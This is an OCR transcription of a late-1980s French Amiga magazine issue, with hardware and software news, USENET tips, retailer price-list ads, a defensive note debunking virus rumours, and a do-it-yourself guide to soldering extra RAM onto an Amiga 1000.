
AmiExpo continue sa poussée aux Etats-Unis avec **AmiFORUM Texas**, au DFW Hilton Executive Conference Center, Dallas, le 6 et 7 mai, et **AmiEXPO Midwest**, au Chicago Hyatt Regency, Illinois Center, le 28, 29 et 30 juin. Plus tard viendra AmiEXPO Santa Clara (20-22 octobre) et Amiga '89 à Cologne, Allemagne Fédérale (10-12 novembre). L'AmiEXPO New York de mars à établi un nouveau record pour ces rencontres, avec près de 12000 visiteurs.

* * *

La société **INELCO** propose un **genlock de qualité broadcast** de marque *Magni* sur Amiga 2000. Le genlock est sur deux cartes, l'une s'enfiche dans le slot vidéo, l'autre dans un slot PC. Il y a un boîtier de commande qui permet de réaliser des "cuts" et des "fades", transitions entre la vidéo extérieure et le signal de l'Amiga.

Le genlock fournit un signal "key" de découpe extérieure pour une régie. Il dispose d'une sélection des parties à incruster par niveau de luminance (des couleurs foncées aux couleurs claires et vice-versa.

Cette "solution vidéo broadcast" est fourni avec deux logiciels : ***Pro Video Plus*** de *JDK Images* et ***Vidéo Generic Master*** de *Kimatek*. Prix de l'ensemble, avec disque dur 20 méga, 46000F.



Carte RAM Micromegs (voir page 4)

Spécial USENET par Batchman

LAISSER L'AMIGA ALLUME EN PERMANENCE ?

Il y a en ce moment toute une discussion pour savoir s'il est préférable de laisser son Amiga allumé en permanence.

Art Gentry, de chez ATT à Kansas City, recommande de laisser tout le matériel (Amiga et disques durs) allumé en permanence. En effet, lorsqu'un composant électronique grille, ce n'est pas en général dû à une usure excessive mais à un choc physique ou électrique. En particulier, lorsque vous mettez votre machine en route.

Les universités et les sociétés qui possèdent beaucoup de matériel informatique font de même. (Cela dit, un *mini-tip Batchman*: faites une dérogation à cette règle par temps d'orage ou quand vous partez en vacances pour plusieurs jours) .

AMIGATEX

AmigaTeX est la version Amiga du fameux traitement de texte TeX sous UNIX. Il permet de réaliser des textes, graphismes et effets spéciaux qui relèguent le meilleur des traitements de textes classiques au rang de programme pour TI57. En fait, on pourrait presque parler de "compila teur de textes" car il traite un fichier source et produit un fichier objet pour imprimante. Hélas, ce n'est pas un WYSIWIG (What You See Is What You Get), c'est-à-dire que vous ne voyez pas en tapant votre texte quel sera le résultat mais sa pu issance est à ce prix. Beaucoup d'utilisateurs, dont Lee Erickson, de Commodore Technology, déclarent être trés satisfaits d'AmigaTeX. Il est pleinement compatible avec TeX, ce qui permet d'utiliser sur Amiga des fichiers tapés sous UNIX.

D'autre part, il est possible d'imprimer les textes sur n'importe quelle imprimante puisque des drivers spéciaux sont fournis avec le programme. Les résultats sont qualifiés de géniaux sur laser ou HP Deskjet.

AmigaTeX (prononcez tec) est distribué par: Radical Eye Software, Box 2081, Stanford CA 94309 (Etats-Unis of course)

MANX TARDE A CONTRE-ATTAQUER

Lionel Hummel, de l'Université de l'Illinois, nous apprend que Manx version 5.0 ne sera pas prête avant Juin/Juillet.

Le prix de l'upgrade serait de $80.


ELIMINER LES MESSAGES DU LATTICE

Autre grave sujet de préoccupation qui agite les newsgroups Amiga, comment supprimer les messages commerciaux (du style LATTICE V5.0, etc) émis par LC1 et LC2 lors d'une compilation?

Miguel Casteleiro de l'INESC à Lisbonne et Eddy Carrol du Trinity College de Dublin nous proposent la solution suivante:

LC1 -. etc...

LC2 -. etc... A noter que LC ne répercute pas cette option sur LC1 et LC2



SPECIAL AMIGA

LES MEILLEURES CONDITIONS, LE PLUS GRAND CHOIX, LES NOUVEAUTES

BEAUCOUP EN PARLENT
NOUS ON LES PUBLIE

- **PLUS DE 400 LOGICIELS**
- **TOUS LES PERIPHERIQUES POUR TOUS LES MODELES**
- **TOUS LES PRODUITS POUR LA VIDEO**
  (GENLOCKS - FRAME BUFFER - EFFETS SPECIAUX - TITRAGES)
- **SERVICE "NOUVEAUTES"**

DRAGON'S LAIR	471 F	SUPER HANG ON	314 F
BALLISTIX	213 F	ADV. SKI SIMULATOR	N.C
BLASTEROIDS	267 F	DISQ. DUR 30 Mo pour A2000	7700 F
SCULPT ANIMATE 4D	5193 F	DISQ. DUR 40 Mo pour A2000	9600 F
DISQ. DUR 80 Mo pour A2000	13900 F	HANDY SCANNER 4	3800 F
CARTE 68020	13795 F	DISQ. DUR 30 Mo pour A500/A1000	4900 F
CARTE AT 2286	10342 F		

Modules pour SCULPT 3D ou VIDEOSC. 3D (Architecture, Microbot, Future, Human) 281 F
VIDEOTOASTER Faites vous connaître si vous êtes intéressé par cette carte vidéo

A 2000 + A 1084 S + CARTE XT + LECTEUR 5 1/4 + MS-DOS + GW-BASIC : 13 990 F
(Offre réservée aux enseignants d'établissements publics et privés. Bon de commande spécial sur demande)

- **PROMOTIONS "BI-CENTENAIRE"** (jusqu'au 14 Juillet)

1789 F	1989 F
VIDEO EFFECTS 3D	AEGIS DRAW 2000
SHAKESPEARE	K.C.S 1.6
COPYIST PRO	IMPRIMANTE MPS 1230
DIGIVIEW GOLD	GENLOCK A2300 pour A2000

- **EXCLUSIF** : PROFESSIONAL DRAW

DESSIN VECTORISE 4096 COULEURS
SORTIE SUR IMPRIMANTE 24 AIGUILLES DE MEME QUALITE QU'EN LASER : **1500 F**

- **LE CERCLE AMIGA** (pas de droit d'entrée)

STAGES VIDEO/DIGITALISATION les 27 MAI et 17 JUIN
STAGES PAO/DIGITALISATION les 3 JUIN et 24 JUIN
750 F la journée (gratuit en cas d'achat des logiciels)

ESSONNE MAILING
3, IMPASSE JULES DALOU
91000 EVRY Tél: 64.97.96.54

DISTRIBUTEUR & CENTRE TECHNIQUE AGREE COMMODORE

Cet encart a été intégralement réalisé sur AMIGA avec le logiciel Professional Page et tiré sur imprimante laser PostScript.®

NOM ---------- Prénom ----------
Adresse ----------
---
demande de catalogue gratuit ❒ info stages ❒
type de machine A500 ❒ A1000 ❒ A2000 ❒

NEWS NEWS NEWS NEWS NEWS

LES VIRUS : HALTE A LA PSYCHOSE

Le dernier né des virus, le virus IRQ, a créé l'inquiétude en innovant par son nouveau mode de contamination. Je vous rappelle qu'il ne se transmet pas par l'intermédiaire du boot block mais se loge dans les exécutables. Ceci rend sa détection beaucoup plus difficile. Il n'est pas méchant mais il faut s'attendre dans l'avenir à voir des virus utilisant le même principe causer des problèmes plus graves.

Ceci dit, il ne faut pas que cela tourne à la psychose et que vous ayez peur d'allumer votre Amiga. Nous essaierons d'une part, de vous aider à vous défendre (comme nous l'avons fait pour l'*IRQ*) et d'autre part, de démonter les fausses rumeurs.

VirusX 3.30: Non, ce n'est donc pas une nouvelle version du célèbre chasseur de virus! C'est un **FAUX CHASSEUR** et peut-être un vrai virus (page 5).


Enfin, il est temps de mettre définitivement un terme à certaines fausses rumeurs complètement stupides qui circulent encore:

- Non, le virus de l'horloge n'existe pas car il ne **PEUT PAS** exister comme le craignait Georgio Cupertino dans ***A-News*** n°7. L'horloge interne n'a que quelques octets de mémoire (l'information vient de *Commodore Technology*) et ne peut de toute façon pas contenir de programme puisque son contenu change en permanence. Il n'y a pas de mémoire supplémentaire et donc pas de risque qu'un virus subsiste après l'arrêt de la machine.

- Non, il n'est pas possible d'écrire sur une disquette protégée contre l'écriture (et pourtant, il y en a encore qui affirment le faire!). Ici aussi, les spécialistes de Commodore Technology nous ont confirmé que la protection d'écriture sur une disquette est gérée par l'électronique du lecteur de disquette et non pas par logiciel. Aucun programme ne peut rien contre ça.

Par conséquent, vous pouvez considérer la protection d'écriture de votre disquette comme un rempart inviolable contre lequel s'écraseront mollement tous les horribles virus gluants. Le problème est plus délicat avec un disque dur mais il ne semble pas qu'il circule actuellement de virus s'attaquant spécifiquement à eux.


BATCHMAN



Voici ***Animate Turbo Board II***, une carte accélératrice bon marché fabriquée en Allemagne Fédérale par *ADVANCED COMPUTER DESIGN* et distribuée en France par M.A.D. (Modern Applications Development, Division Import, 82 av Général Leclerc, 92100 Boulogne, tél 1-42-80-64-02)

Il y a trois processeurs à bord - MC 68000, MC68020 à 16MHz,, et coprocesseur 68881 ou 68882. Un commutateur permet de choisir le processeur "actif", pour ceux qui préfèrent passer leur jeux à la vitesse normale.. Disponible pour Amiga 500, 1000, et 2000. La carte de base, ***Animate Turbo Board I***, est similaire mais ne comporte pas de MC68000, seulement un 68020 et coprocesseur 68881 ou 68882.

Ci-dessous - ***Animate Turbo Board III***, pour l'Amiga 2000. . Selon ACD c'est la première carte pour l'Amiga avec option d'installer jusqu'à 1 méga de RAM statique. Elle s'enfiche dans le slot MMU.



...C'est compact, c'est Hard, mais c'est Soft, c'est disponible chez tous les bons revendeurs Amiga, en fnac, chez **Boulanger** !...
C'est ...??

Gonflez votre 1000 à 1 méga ou plus...

Mégamontage par Tropic

Salut les amoureux du 1000!

A en juger par vos lettres et vos coups de téléphone vous êtes nombreux à rechercher un moyen simple et peu onéreux d'étendre votre mémoire. Cela ce comprend quand on voit le coût actuel de la ram et l'habitude que prennent les programmeurs à utiliser de plus en plus de mémoire.

Pour clore une question qui revient périodiquement et à laquelle j'ai déjà répondu un nombre incalculable de fois, ***NON*** il n'est pas possible de brancher simplement une A501 sur le port frontal de l'Amiga 1000. Ceci pour une raison simple, l'organisation du décodage d'adresse et le type de ram utilisées sont plutôt incompatibles. D'un côté des 64 KBits x 4, de l'autre des 256 KBits x 1 !... Entendons nous bien; ce n'est pas impossible mais plutôt inutile. L'adaptation revient à réorganiser toute la carte pour en fait n'en réutiliser que les boîtiers de mémoire. De plus il faudra réécrire un utilitaire d'accès pour l'horloge ,si elle peut être récupérée, car dans le 500 elle est adressée par Fat Agnus...

Donc on laisse tomber. Une autre question qui passe assez souvent, *"existe t-il une extension frontale qui permet de passer à un méga ?"* Ma réponse est : oui je crois. Il me semble avoir vu ça sur une revue allemande il y a longtemps. Toutefois une interrogation demeure dans mes petites méninges surchargées, il n'y a pas sur le connecteur frontal de quoi adresser plus de 256 Ko ???... Donc je laisse aussi tomber et je m'en va vous causer d'une bidouille marrante qui tourne sur mon 1000 depuis plus d'un an.

A ma sauce

Le principe est surement similaire à celui d'une éventuelle extension frontale de 726 Ko. J'avais à l'époque pompé l'idée dans le courrier technique que recevaient certains amigaphiles privilégiés, mais depuis le magazine ***Amazing Computing*** par la plume de Mr. Erving en a déjà publié une remouture. Le temps étant aux extensions de mémoire je m'en va vous remettre ça à ma sauce.

Donc à la base de tout on peut extraire des docs Amiga les choses suivantes: la zone mémoire allant de 512 Ko à 2 méga soit de $80000 à $1fffff en hexa est déclarée réservée. Cette zone se situe juste au dessus des 512 Ko de CHIP ram ($7ffff) et on peut supposer quelle était destinée à recevoir disons les 2 méga de chip memory qui devaient planer dans les rêves de Jay Miner à l'époque.... Supputation Cupertinienne s'il en est, mais étayée par le fait que les routines du KickStart sont prévues pour configurer ce méga et demi de ram s'il était présent dans la machine. Ceci va d'ailleurs nous poser quelques problèmes, mon propos visant justement à aller loger de la ram à ces adresses, il serait gênant de se retrouver avec 512 Ko de ram configurée en CHIP alors que les Custom Chip seraient bien en peine d'y accéder !

Examinons maintenant la circuiterie de décodage des adresses mémoire de notre chère (Hô combien à l'époque...) machine. Nous pouvons constater que les ram sont du type 4464 soit 64 K fois un quartet par boîtier. Avec deux boîtiers nous obtenons 64 Koctect. Ce choix baroque pourrait s'expliquer par le fait qu'à ses débuts l'Amiga devait être une machine dotée d'un 68008 avec 64 Ko (!) de ram. Par comparaison les ram plus courantes de type 41256 sont organisées en 256 K fois 1 bit, il faut donc 8 boîtiers pour obtenir un octet complet avec un pas minimal de 256 Ko, le nombre de boîtiers nécessaires pour obtenir 256 Ko est donc le même.

Avant que je ne devienne encore plus incompréhensible sachez, lecteurs chéris, que je me suis couché très (***TRES***!) tard pour vous DPainter un petit crobard qui vous permettra de suivre ma prose. Figure 1 il me semble. Pour le moment laissez tomber les liaisons en gras, ce sont des fils que nous allons rajouter plus tard.

Donc nous sommes en présence de boîtiers de 64KBitsx4. L'Amiga disposant

L'Amiga, tout l'Amiga, rien que l'Amiga

SYSTEMES PROMO MAI *

AMIGA 500 à moins de 4000F

AMIGA 2000 NC

* jusqu'à épuisement

A500 + A1084 S (STEREO) NC

A2000 + A1084 S (STEREO) 6950 F*

SAV SUR PLACE 7 JOURS MAXI

PROMOTION EDUCATION NATIONALE : PACK EDUCAMIGA A2000 + A1084 + KIT PC XT 13990 F

PERIPHERIQUES CONSTRUCTEURS

A1010 3"1/2 EXT	A2010 3"1/2 INTER.	A501 512 K A500	A2058 2 MEGS A2000	KIT PC CARTE + 5"1/4	SCANNER A4 A PLAT. 200 DPI
1390	NC	1490	6500	NC	4990
CARTE OVERDRIVE CONTROL. SCSI	A2300 GENLOCK INTERNE	CARTE AT 2286 disponible	CARTE A2620 68020 14Mhz + 2Mo	CARTE FLICKER FIXER	Disquettes 3"1/2 MF 2DD Konica
2550	2190	10600	14220	4950	120F/10

PERIPHERIQUES CONNECTABLES OU COMPATIBLES

LECTEUR MDC 30 3"1/2 DF	LECTEUR MDC 5"1/4	FILTRE ELECTR. DG88	CODEUR SATELL. PAL	GENLOCK GST 30 XP	PERFECT SOUND FR.
1250	2190	2540	2750	4050	850
MPS 1500 COULEUR AIGUILLE	PAINTJET HP JET ENCRE	MPS 1230 9 AIGUIL. N/B	DESKJET 300 DPI	MONIT. MUTISYN. A1432	EMULAT. FLAM MITEL
3390	15390	2090	10200	5560	850

SOFTS DES NOUVEAUTES CHAQUE SEMAINE

GRAPHICS/VIDEO		SON/MUSIQUE		DIVERTISSEMENT	
DPAINT II	700	DELUXE MUSIC	700	BATTLE CHESS	280
DVIDEO 1.2 PAL	700	SONIX	690	INTERCEPTOR	269
PHOTOLAB	630	Dr.T's (KCS)	1999	CHESSMASTER 2000	199
PHOTON PAINT II	1290	AUDIO MASTER II	710	BARD'S TALE II*	370
VIDEOSCAPE	1549	TRACK 24	590	FLIGHT SIMULA.	399
DESIGN 3D	890	LANGA. ET UTIL.		ROCKET RANGER	294
SCULPT 3D	899	LATTICE 5.0	2690	SCENARY EUROPE	219
ANIMATE 3D	1450	KINDWORDS	950	ULTIMA IV	330
INTERFONT	950	POWER WINDOWS	670	DRAGON'S LAIR	470
DIGIVIEW GOLD	2250	BENCH MODULAII	1990	SWORD OF SODAN	480
FANTAVISION	509	DATAMAT	495	FALCON	340
TVTEXT	859	SUPERBASE PRO	2490	CALIFORNIA GAMES	240
PROVIDEO	2500	QUARTERBACK	550	PAC MANIA	230
VIDEO TITLER	1000	PRO. PAGE	3690	TEST DRIVE II	349
THE DIRECTOR	679	TEXTCRAFT +	300		
PRO. DRAW	1770	GFA BASIC 3.0	750		
		EXCELLENCE FR	2190		

JOYSTICK A PARTIR DE 70 F

MAD C'EST FOU !!!

MAD
42, rue Lamartine
75009 PARIS
Tél : 48 78 11 65
Métros : CADET
NOTRE DAME DE LORETTE

BON A RETOURNER A MAD (adresse ci-dessus)
NON : .....PRENOM : .....
ADRESSE : .....
.....

❑ Envoyez-moi ma MAD'CARD; ci-joint une photo et 2 timbres à 2,20 F

❑ Envoyez-moi par retour votre catalogue ainsi que votre tarif général.

d'un processeur communiquant sur un bus de 16 bits, il nous faudra 4 boitiers pour les lui présenter, ces quatre boitiers devant réagir ainsi: 2 pour présenter l'octet de poids faible ou octet pair, 2 pour présenter l'octet de poids fort ou octet impair. De plus ces octets étant toujours situés sur des adresses consécutives, l'astuce consiste à placer les quatre boitiers à la même adresse puis à les activer 2 à 2 pour récupérer les octets Upper & Lower (In english, sure boy). Ceci implique que les adresses soit incrémentées de 2 en 2 ce qui correspond à suprimer le bit d'adresse de plus faible poid A0. Ceci tombe très bien vu que le 68000 ne dispose pas de broche A0 (héhé), ceci explique aussi pourquoi #000000003 clignote en rouge en haut de votre écran quand vous essayez d'accéder à un mot sur une adresse impaire !

Pour présenter une adresse à nos boitier pas de problème, on utilise les pattes prévues à cet effet. Pour les sélectionner deux à deux pas de problème non plus, on va relier les chip-select deux à deux, et enfin pour les organiser en octets pair et impair consécutifs on a généré les signaux UCEN et LCN. Sachant que UCEN veut dire UpperChipENable et LCEN LowerChipENable, nous voilà partis.

Canaux DMA

Jusqu'ici nous n'avons parlé que de l'adressage par le 68000. L'Amiga disposant de 25 canaux de DMA logés dans Agnus, il a fallu permettre à ce circuit d'accéder à notre ram. Pour ce faire les ingénieurs de chez Amiga ont pondu le circuit qui s'étale sous vos yeux en figure 1. Les signaux UCEN et CLOCK pilote les sortie de U1H qui est un 74F138 soit un démultiplexeur de 3 vers 8. Les signaux LCEN et CLOCK pilotant le démultiplexeur pair. Le boitier en U1J est un 74F399 soit un quadruple multiplexeur de 2 vers 1. La fonction de ce multiplexeur est de permettre les accés mémoire soit au 68000 soit à Agnus suivant l'état de ses lignes de contrôle. En effet, quand ce sont les entrées I0x qui sont latchées, le 68000 présente ses adresses sur le bus, quand se sont les entrées I1x qui sont latchées c'est Agnus. A partir de ça, les démultiplexeurs se chargent de sélectionner les boitiers de mémoire en générant les paires de chip-select adéquats. Et hop! Voilà pour l'explication du pourquoi de la chose, voyons maintenant le comment.

Le Comment

Tout ce que nous avons à faire pour doper notre bécane de 512 bons Ko de mémoire, c'est de rajouter 16 boitiers de ram type xx464 et câbler les parties non utilisées de la circuiterie de décodage. Car le meilleur c'est que tout les circuits nécessaires sont déjà sur la carte ! (Il aurait été très facile pour *Commodore* de prévoir une extension frontale allant jusqu'à 1 méga.....)Regardons maintenant les parties en gras de la figure 1, ce sont les seuls éléments que nous allons rajouter pour décoder notre demi-méga. Vous pouvez voir que nous allons rajouter deux signaux sur les entrées d'un multiplexeur libre de U1J, à savoir A19 pour le coté 68000 et la masse soit un niveau logique 0 pour le côté Agnus. Ainsi, seul le 68000 pourra accéder à ces 512Ko ce qui est bien notre but. La sortie correspondante est connectée sur les entrées de plus fort poids S2 des deux démultiplexeurs. Les résistances de 33 Ohm servent à améliorer les niveaux logiques sur les brins de câblage qui devront rester assez courts. Voila pour le comment de la chose.

Câbler tout ça

Bon, ceci dit il va falloir câbler tout ça. Avant de vous précipiter sachez qu'il va falloir souder des ram qui sont des composants ultra fragiles. De plus pour réutiliser les boitiers U1I,U1J et U1H il va nous falloir couper les pattes qui nous intéressent! Donc bidouille délicate à réserver aux amateurs avertis. D'ailleurs comme il est d'usage de le faire, je signale que aussi bien moi que la rédaction d'***A-News*** déclinons toutes responsabilités quand aux dommages que vous pourriez occasionner à votre machine en effectuant cette modification. Rassurez vous quand même, comme je vous l'ai déjà dit ce montage tel qu'il est décrit fonctionne sur mon amiga depuis plus d'un an maintenant.

Etant donné que nous sommes entre bricoleurs compétents, je ne vous expliquerai pas comment ouvrir votre amiga. Pour enlever la Daughter Board il faut ôter les trois vis qui la maintiennent puis en la faisant jouer, la tirer précautionneusement vers le haut. En vous aidant de la figure 2 repérez les composant qui nous intéressent. Pour vous aider, les lettres U1J par exemple, signifient que le composant se trouve aux coordonnées 1,J sur la carte. Si vous avez votre machine face à vous, les chiffres sont sur le bord gauche de la carte, les lettres sur le bord inférieur le long de la face avant. Les ram sont facilement repérables. Ce sont les 8 boitiers disposés en deux rangées de 4, coincées entre le bord inférieur gauche de la carte et les trois custom chip reconnaissables à leurs 2 carrés dorés.

Une fois que vous aurez repéré les composants référez vous à la figure 2 pour déterminer les pattes à couper. Il faut les couper au ras du circuit imprimé puis les plier vers le haut afin de pouvoir souder nos fils dessus plus tard. Pour U1H et U1I, les deux 74F138 il faut relever la patte 3. Pour U1J le 74F399 il faut relever les pattes 10,11 et 12.

Multicouches

Une fois que vous aurez relevé les pattes mettez votre fer à température. Utilisez de préférence un fer de faible puissance ou thermostaté, d'abord parceque les circuits sont sensibles à la chaleur, mais aussi parce que la plaque de l'Amiga est multicouches. Une surchauffe de celle-ci peut entrainer un décollement des couches...

En utilisant du fil de câblage monobrin, style fil à wrapper, et en utilisant des longueurs minimums, relier les pattes 3 des 74F138 et la patte 10 du 74F399. Relier la patte 12 du 74F399 à la masse qui se trouve sur la patte 8 du même circuit. Souder sur la patte 11 du 74F399 un brin d'une longueur d'au moins 25 cm. Gardez ce fil en réserve nous en reparlerons à la fin. Il s'agit du fil qui amènera A19. Prenez les 8 resistances de 33 Ohm 1/4 Watt et coupez l'une des queues pour en laisser environ 1 cm. Soudez ces huit résistances sur les deux 74F138 en laissant libre la queue la plus longue.

Après les échauffements, le plat de résistance. Il va s'agir de souder les ram en piggy-back 2 à 2. Référez vous à la figure 3 pour les détails. La broche 16 de chacune des 2 ram doit rester en l'air ! Attention, ces composants sont très sensibles à la chaleur et à l'électricité statique. Un bon truc consiste à enficher le boitier du dessous sur un support et à piquer ce support sur un bloc de polystirène recouvert de papier aluminium, le support faisant alors office de radiateur. Une fois que vous aurez soudé vos 16 ram en 8 paires piggy-back vous devrez constituer 4 quartés de ram composés comme expliqué ci après.

Reliez les pattes

Prenez 2 paires piggy-back et reliez les pattes 16 des deux ram du dessus. Une fois ceci fait soudez encore un fil d'une quinzaine de cm. sur cette même broche 16 afin de pouvoir la relier aux résistances de 33 Ohm. J'appellerai ce fil "Haut" pour la suite. Faites de même pour les broches 16 des deux ram du dessous. Le fil de quinze cm. que vous souderez dans cette phase s'apellera "Bas".

Une fois vos quatres quartés confectionnés, soudez les 8 supports sur les ram de l'Amiga. Surtout chauffez le minimum possible !

Quand ceci sera fait, enfichez vos ram en piggy-back et en vous aidant de la figure 2, reliez les brins de quinze cm. à leurs résistances correspondantes. Coupez ces brins de façon à n'utiliser que la stricte longueur nécessaire.

J'espère que vous êtes arrivé jusqu'ici entier, il ne reste plus qu'à brancher le brin de la patte 11 du 74F399, le fameux A19.

Pour les fénéants ou les impatients, branchez ce fil directement sur la ligne d'adresse A19 que vous trouverez sur la broche 47 du 68000. En effet, avec le KickStart 1.3 notre extension ne se configurera souvent pas. Un simple AddMem et zou nous v'là avec 1 méga. Seulement, il arrive que la routine qui teste la CHIP MEMORY configure nos 512 Ko supplémentaires en CHIP RAM ! Vu que les Custom Chips n'arriveront pas à recupérer leurs données, ça va planter à tous les coups. La solution consiste donc à ne transmettre A19 qu'après l'execution de la routine d'AutoConfig.

...C'est la nouvelle version française 2.4f de Perfect Sound !

Perfect Sound est distribué en France par CIS
571, cours de la Libération. 33400 Talence
Tel: 56 374 378




Fig. 1

